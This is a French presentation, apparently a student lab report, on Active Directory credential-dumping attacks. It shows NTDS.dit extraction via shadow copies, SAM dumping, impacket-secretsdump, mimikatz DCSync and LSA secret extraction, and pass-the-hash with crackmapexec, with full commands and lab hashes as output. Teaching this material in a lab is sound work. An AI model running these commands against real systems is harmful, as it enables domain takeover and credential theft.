
8 - ATTAQUES KERBEROS

8.X - Installation IIS et Edge SSO

Bonne Authentification

56	5.196579	192.168.3.15	192.168.3.30	KRB5	268 AS-REQ
57	5.198065	192.168.3.30	192.168.3.15	KRB5	236 KRB Error: KRB5KDC_ERR_PREAMUTH_REQUIRED
64	5.203346	192.168.3.15	192.168.3.30	KRB5	348 AS-REQ
68	5.205305	192.168.3.30	192.168.3.15	KRB5	205 AS-REP
76	5.206261	192.168.3.15	192.168.3.30	KRB5	1684 TGS-REQ
79	5.208980	192.168.3.30	192.168.3.15	KRB5	171 TGS-REP

CREDENTIAL DUMPING ATTACK



9 - CREDENTIAL DUMPING

9.1 - Présentation

Credential dumping : technique utilisée par les pirates pour obtenir des informations d'identification à partir d'un système cible

Attaque réalisée :

En exploitant les vulnérabilités du système

En utilisant un logiciel malveillant

En exploitant des faiblesses dans la configuration

Attaques effectuées :

- NTDS
- SAM
- LSA
- DC Sync

9 - CREDENTIAL DUMPING

9.2 - NTDS

Attaque NTDS : consiste à extraire la base de données Active Directory d'un contrôleur de domaine (contient identification users et des ordinateurs du domaine)

Fait référence au fichier NTDS.dit (fichier principal de bdd qui stocke les informations relatives aux objets AD)

Fichier protégé et nécessitant des privilèges élevés pour y accéder et le manipuler

9 - CREDENTIAL DUMPING

9.2 - NTDS

Création volume shadow

```
C:\>vssadmin create shadow /for=C:  
vssadmin 1.1 - Outil ligne de commande d'administration du service de cliché instantané de volume  
(C) Copyright 2001-2013 Microsoft Corp.  
  
Le cliché instantané de 'C:\' a été créé.  
ID du cliché instantané : {5cd023e3-ecd5-49a7-94eb-dcb51d59b47b}.  
Nom du volume de cliché instantané : \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3
```

copie d'un ensemble de fichier ou d'un volume.
Permet la copie même si les fichiers sont utilisés ou verrouillés

Copie du fichier ntds.dit

```
C:\>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\windows\NTDS\ntds.dit C:\Extract\ntds.dit  
1 fichier(s) copié(s).
```

Copie du fichier SYSTEM

```
C:\Windows\System32>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4\windows\system32\config\SYSTEM c:\Extract\SYS  
Remplacer c:\Extract\SYS (Oui/Non/Tous) : OUI  
1 fichier(s) copié(s).
```

Fichier contenant la clé de déchiffrement du fichier ntds.dit

Suppression du volume shadow

```
C:\>vssadmin delete shadows /shadow={5cd023e3-ecd5-49a7-94eb-dcb51d59b47b}  
vssadmin 1.1 - Outil ligne de commande d'administration du service de cliché instantané de volume  
(C) Copyright 2001-2013 Microsoft Corp.
```

9 - CREDENTIAL DUMPING

9.2 - NTDS

Copie du fichier NTDS.dit

Fichier crypté :

```
(administrateur㉿kali-enum)-[~]
$ cat ntds.dit
♦♦?♦♦    ♦r
♦$t♦
1♦*;{♦
    +;{}h♦yA♦*,      {}
98 ).{E♦*****y*).{***/89{
        ♦♦?♦♦    ♦r
♦$t♦
1♦*;{♦
    +;{}h♦yA♦*,      {}
98 ).{E♦*****y*).{***/89{
        ♦♦w♦w♦F♦*Z♦***   }'
♦#***** ♦
♦
♦
♦
~
t
j
v
```

Déchiffrement du fichier :

```
(administrateur㉿kali-enum)-[~]
$ impacket-secretsdump -ntds ntds.dit -system SYS -outputfile result.local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0xc5650ab423505b8db19f098e8d8fcf12
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 8567d9c34cd0cb164f8943daa1337faf
[*] Reading and decrypting hashes from ntds.dit
DC-GARROS$:1001:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:7fb9ddb5ef840cc02a09bc39df05ad6e :::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
DC-GE2I$:1000:aad3b435b51404eeaad3b435b51404ee:8a5471aab9c6c31b9d48c7f06023af4a :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9840ec7c36c390b290b7ce3199d6d82f :::
```

Affichage du contenu du fichier une fois déchiffré

```
(administrateur㉿kali-enum)-[~]
$ cat result.ntds
DC-GARROS$:1001:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:7fb9ddb5ef840cc02a09bc39df05ad6e :::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
DC-GE2I$:1000:aad3b435b51404eeaad3b435b51404ee:8a5471aab9c6c31b9d48c7f06023af4a :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9840ec7c36c390b290b7ce3199d6d82f :::
```

9 - CREDENTIAL DUMPING

9.3 - SAM

SAM (Security Account Manager) stocke les informations d'identification des utilisateurs locaux sur un système Windows

Le SAM contient des noms d'utilisateurs, des mots de passe hachés et d'autres paramètres associés aux comptes utilisateurs locaux

Sécurité du SAM essentielle pour protéger les informations d'identification des utilisateurs locaux

9 - CREDENTIAL DUMPING

9.3 - SAM

Copie du SAM et du fichier system

```
C:\temp>reg save hklm\sam C:\temp\SAM
```

L'opération a réussi.

```
C:\temp>reg save hklm\system C:\temp\system
```

L'opération a réussi.

```
C:\temp>dir
```

Le volume dans le lecteur C n'a pas de nom.

Le numéro de série du volume est E08B-9F23

Répertoire de C:\temp

```
31/05/2023 14:44 <DIR> .
```

```
31/05/2023 14:44 <DIR> ..
```

```
31/05/2023 14:44 53 248 SAM
```

```
31/05/2023 14:44 13 955 072 system
```

2 fichier(s) 14 008 320 octets

2 Rép(s) 81 732 657 152 octets libres

Obtention des informations

```
(administrateur@kali-enum)-[~]
$ impacket-secretsdump -sam SAM -security security -system system LOCAL_DB
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
Type 'help' to get help.


[*] Target system bootKey: 0xc5650ab423505b8db19f098e8d8fcf12
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:1a4b1757588cab6298e29e91c06df58d:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
IUT-VELIZY.LOCAL/djib:$DCC2$10248#djib#fbacebb3829ca10cd73d00f6d5fc8b47
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:79d7b4c548128542871efabf89394159635b5158d17ea1b8aa665c7f5e482995539760b
f05be0f4249860c09babcc092133a41a5d018d8097a421f14d7be32f2d5231f342754d7d686b4ab29c62f028a7ad957cb33a37a
360fb1271b9cc92ec3349a0d15de0b1abf64f73d9fcbe6c3bc914d3262de6d8f08a41ee0c582c99b722d6cda6178518b75eb43
6b54086cd7557a6f6dbc54beabecf974ff8be9f474b5e094959349514129f1675e705fb738bbd21335a454101c4613f7e466e48
e3d0e61be722c887fb823a22c0b798303dd2c08e5503b02c0bcd7c34b604f0f939d52e7f9ab097d0080f0d6607a4a4ee284
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:8a5471aab9c6c31b9d48c7f06023af4a
[*] DPAPI_SYSTEM
dpapi_machinekey:0x4bd3a6747cb9a2b7264b8142534f3cd8eec505f1
dpapi_userkey:0x48cd4bbd0ff0c5b2dd210dab2b733cb0f7cab88f
[*] NL$KM
    0000 78 DD 7F CB 65 B7 51 AC 32 55 62 1F 0B 37 AA 4E { ... e.Q.2Ub .. 7.N
    0010 17 3F 88 54 5F F8 F5 9D 70 D9 64 CE 42 6A 8E 7B .?.T_ ... p.d.Bj.{ ...
    0020 18 78 86 99 35 49 75 00 AA 75 F9 CD A9 BC 69 E6 .x..5IU..u....i.
    0030 66 BB E4 BC 5F DE CE 5E F5 B5 40 84 53 C4 46 E5 f ... _...^..@.S.F.
NL$KM:7bdd7fc65b751ac3255621f0b37aa4e173f8b545ff8f59d70d964ce426a8e7b1b78869935497500aa75f9cda9bc69e66
6bbe4bc5fdece5ef5b5408453c446e5
[*] Cleaning up ...
```

Test

```
(administrateur@kali-enum)-[~]
$ crackmapexec smb 192.168.4.0/24 -u 'Administrateur' -H '1a4b1757588cab6298e29e91c06df58d'
SMB      192.168.4.20  445   H31-12          [*] Windows 10.0 Build 19041 x64 (name:H31-12) (domain:iut-velizy.local) (signing:False) (SMBv1:False)
SMB      192.168.4.100  445   DC-GARROS       [*] Windows 6.3 Build 9600 x64 (name:DC-GARROS) (domain:iut-velizy.local) (signing:True) (SMBv1:False)
SMB      192.168.4.20  445   H31-12          [*] iut-velizy.local\Administrateur:1a4b1757588cab6298e29e91c06df58d (Pwn3d!)
SMB      192.168.4.100  445   DC-GARROS       [*] iut-velizy.local\Administrateur:1a4b1757588cab6298e29e91c06df58d (Pwn3d!)
SMB      192.168.4.200  445   SERVEUR-ADCS  [*] Windows 10.0 Build 17763 x64 (name:SERVEUR-ADCS) (domain:iut-velizy.local) (signing:False) (SMBv1:False)
SMB      192.168.4.200  445   SERVEUR-ADCS  [*] iut-velizy.local\Administrateur:1a4b1757588cab6298e29e91c06df58d (Pwn3d!)
```

9 - CREDENTIAL DUMPING

9.4 - Mimikatz



- outil de pointe de post-exploitation
- capable de décharger :
 - mots de passe de la mémoire
 - hash
 - codes PIN
 - tickets
- différentes types d'attaques utiles :
 - pass-the-hash
 - pass-the-ticket
 - tickets Golden Kerberos

9 - CREDENTIAL DUMPING

9.5 - DCsync

Attaque DCSYNC : permet à un attaquant de reproduire le comportement d'un contrôleur de domaine (DC). Se fait passer pour un DC pour demander à un autre DC

compte compromis doit être un membre du groupe :

- administrateurs
- administrateurs de domaine
- administrateurs d'entreprise

Récupérer les hachages des mots de passe des autres DC.

9 - CREDENTIAL DUMPING

9.5 - DCsync

Extraction d'informations d'un domaine :

```
mimikatz # lsadump::dcsync /domain:geii.iut-velizy.local /all
[DC] 'geii.iut-velizy.local' will be the domain
[DC] 'DC-GE2I.geii.iut-velizy.local' will be the DC server
[DC] Exporting domain 'geii.iut-velizy.local'

Object RDN          : geii

Object RDN          : LostAndFound

Object RDN          : Deleted Objects

Object RDN          : Users
```

Permet :

- Extraire les informations
- Obtenir les noms d'utilisateurs
- Obtenir les SID
- Obtenir les mdp hachés

9 - CREDENTIAL DUMPING

9.5 - DCsync


```
mimikatz # lsadump::dcsync /domain:geii.iut-velizy.local /user:geii\Administrateur
[DC] 'geii.iut-velizy.local' will be the domain
[DC] 'DC-GE2I.geii.iut-velizy.local' will be the DC server
[DC] 'geii\Administrateur' will be the user account

Object RDN          : Administrateur
■

** SAM ACCOUNT **

SAM Username        : Administrateur
Account Type        : 30000000 ( USER_OBJECT )
User Account Control: 00000200 ( NORMAL_ACCOUNT )
Account expiration   : 01/01/1601 02:00:00
Password last change: 16/05/2023 13:07:40
Object Security ID  : S-1-5-21-1350144273-3756805389-408432919-500
Object Relative ID  : 500

Credentials:
Hash NTLM: 7fb9ddb5ef840cc02a09bc39df05ad6e
```



9 - CREDENTIAL DUMPING

9.5 - Lsa secrets

Les secrets LSA stockent des données système sensibles

Les secrets contenaient des enregistrements de domaine mis en cache. Par la suite, les développeurs de Windows ont élargi le domaine d'application du stockage.

Peuvent stocker :

- les mots de passe textuels des utilisateurs de PC,
- les mots de passe des comptes de service
- les mots de passe d'Internet Explorer
- les mots de passe de connexion RAS
- les mots de passe SQL et CISCO
- les mots de passe des comptes SYSTEM
- les données privées des utilisateurs

9 - CREDENTIAL DUMPING

9.5 - Lsa secrets

Élévation de privilèges :

```
mimikatz # token::elevate  
Token Id : 0  
User name :  
SID name : AUTORITE NT\Système
```

Extraction de secrets de sécurité :

```
mimikatz # lsdump::secrets /system:c:\temp\system /security:c:\temp\security  
Domain : DC-GEII  
SysKey : c865eab423505b8db19f090e8defcf12  
  
Local name : DC-GEII ( S-1-5-21-4045941788-1178474921-2800093099 )  
Domain name : GEII ( S-1-5-21-1350144273-3756885389-408432919 )  
Domain FQDN : geii.iut-velizy.local  
  
Policy subsystem is : 1.14  
LSA Key(s) : 1, default {7d3fb04b-a58f-8dae-1072-01d131fafbaa}  
[00] {7d3fb04b-a58f-8dae-1072-01d131fafbaa} afbab9764ebddbf8fd23301d00b0167da9f4a971203fb583a3f05ef276685d9c  
  
Secret : $MACHINE.ACC  
cur/hex : 79 d7 b4 c5 48 12 85 42 87 1e fa bf 89 39 41 59 63 5b 51 58 d1 7e a1 b8 aa 66 5c 7f 5e 48 29 95 53 97 69 bf 05 be 0  
f 42 49 86 0c 09 ba bc c8 92 13 3a 41 a5 d8 08 7a 42 1f 14 d7 be 32 f2 d5 23 1f 34 27 54 d7 d6 80 b4 ab 29 c6 2f 02 8a  
7a d9 57 cb 33 a3 7a 36 0f bb 12 71 b9 cc 92 ec 33 49 a8 d1 5d e8 b1 ab f6 4f 73 d9 fc be 0c 3b c9 14 d3 26 2d e6 d8 f0 8a 41  
ee 0c 58 2c 99 b7 22 d6 cd a6 17 85 18 b7 5e b4 36 b5 48 86 cd 75 57 a6 f6 db c5 4b ea ea cf 97 4f 78 be 9f 47 4b 5a 09 49 5  
9 34 95 14 12 9f 16 75 a7 85 fb 73 8b bd 21 33 5a 45 41 81 c4 61 3f 7a 46 6a 48 e3 d8 a6 1b a7 22 c8 87 fb 82 3a 22 c8 b7 98  
38 3d d2 c8 8a 55 83 b8 2c 8b cd a7 c3 4b 68 4f 0f 03 0d 52 a7 f0 ab 89 7d 66 88 f8 d6 68 7a 4a 4c e2 84  
NTLM:8a5471aab9c6c31b9d48c7f066023af4a  
SHA1:23FF75edbc4077cd8fb200f3767e296fe3854000  
old/hex : 34 da 66 5d 2d 48 bc 74 a8 2e e5 fb 5c 94 ee c1 54 62 c8 40 5f bb 1f 44 66 b8 71 6e 67 20 1a eb ee 65 44 1c 58 90 1  
7 5a 5a cd 30 57 75 0b 48 8a 7c e8 79 0a 2d 77 c3 59 f9 a0 de 29 e9 38 7c e8 ba 9f 10 98 a1 d1 8d 98 c4 81 35 9c fd a0 89 01  
39 76 9a e9 e5 c8 13 cd a3 fb 9c 98 d8 62 0d d1 c2 1f 13 d9 cf 3c ec dd ee b5 85 e9 95 1c f2 3e bb 7e 59 d6 6a 2e de d9 d8 7f  
3b 49 f4 c9 0a 5a 83 52 57 46 d7 d4 6a c7 86 b5 d6 b3 ad 66 a1 e4 5c b7 4b cb 61 f1 88 53 97 41 2b f9 b7 1f 89 71 0f 08 8e 8  
e 0f cf 75 32 0b f2 8c 53 1a 66 59 ba fd 8b 87 98 ac d2 6b 44 2e 68 64 b4 1d 1c 51 f8 a1 61 65 64 ef 06 f8 87 40 79 fa a1 a2  
c4 91 7a be b4 9a 2b 77 71 2a 89 c7 78 d9 8a f8 19 9d af 98 c1 75 34 df 78 85 ba fc a8 88 da ba a6 c8 7a de a9 82 14 15 28 ef  
f8 44 18 2d 7d 83 88 02 af a6 e5 52 6f d5 43 d2 b2 a7 50 41 48 2c a5 b2 4f 1a 3e 9b 2e c8 f5 2e d5 7a 80 7f 38 13 f  
5 98 ca 18 a9 bb 4b 61 c5 83 1f 8d 51 81 bb 40 ac 4f c9 07 0d c8 a8 ee 29 18 be 92 5f aa 33 44 4f 0a 1b 00 0e a9 4e e3  
85 c8 32 e8 56 e7 a1 23 46 bi 79 76 1e c5 6a db ac 7c 2b d8 f8 03 6e 49 Fa 0c 0F 77 4c 17 6f b9 f8 3f bb b2 18 68 c7 59 d3 43  
e9 62 a3 e0 67 1a 7c f3 2b f9 58 ab 1b 5f 0e 9e 51 91 f7 ea 30 ba fb 96 e6 c6 a6 93 a6 fd 00 39 27 b1 fd 2c f1 ff 94 0d 21 0  
8 a1 da c8 fd c0 a7 ed 88 8a f0 31 73 58 dc 0f a1 6e 4b 34 69 5d 58 4f 91 9e a9 68 b3 b9 19 95 14 5e 42 5a de ca 7c 76 38 40  
9f 3c aa e5 72 d8 a8 27 59 51 f5 08 3e 8e ff 8b ac f3 d8 34 4f 8c 0b 33 bf 09 ec 15 b5 3d 0e e9 27 3a fa f9 95 a1 41 c0 9c c7  
0c 2a 2b 1c 14 cf 57 e0 83 18 64 ce 78 50 c5
```

- extraire les secrets de sécurité
- Secrets incluent :
 - hachages de mots de passe
 - clés de chiffrement.

9 - CREDENTIAL DUMPING

9.5 - Lsa secrets

Extraction de mots de passe en mémoire :

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1451121 (00000000:00162471)
Session           : Interactive from 1
User Name         : Administrateur
Domain            : GEII
Logon Server      : DC-GE2I
Logon Time        : 08/06/2023 16:52:31
SID               : S-1-5-21-1350144273-3756805389-408432919-500

msv :
[00000003] Primary
* Username : Administrateur
* Domain   : GEII
* NTLM     : 7fb9ddb5ef840cc02a09bc39df05ad6e
* SHA1     : 58f6fcda5503c948b2657922a3c90e1e9cafd51d
* DPAPI    : b0729cfcab231d85905293339c204163


tspkg :
wdigest :
* Username : Administrateur
* Domain   : GEII
* Password : (null)

kerberos :
* Username : Administrateur
* Domain   : GEII.IUT-VELIZY.LOCAL
* Password : (null)

ssp :
credman :
```

- extraire les mots de passe enregistrés en mémoire sur un système Windows

CONCLUSION



**MERCI
D'AVOIR
ÉCOUTÉ**

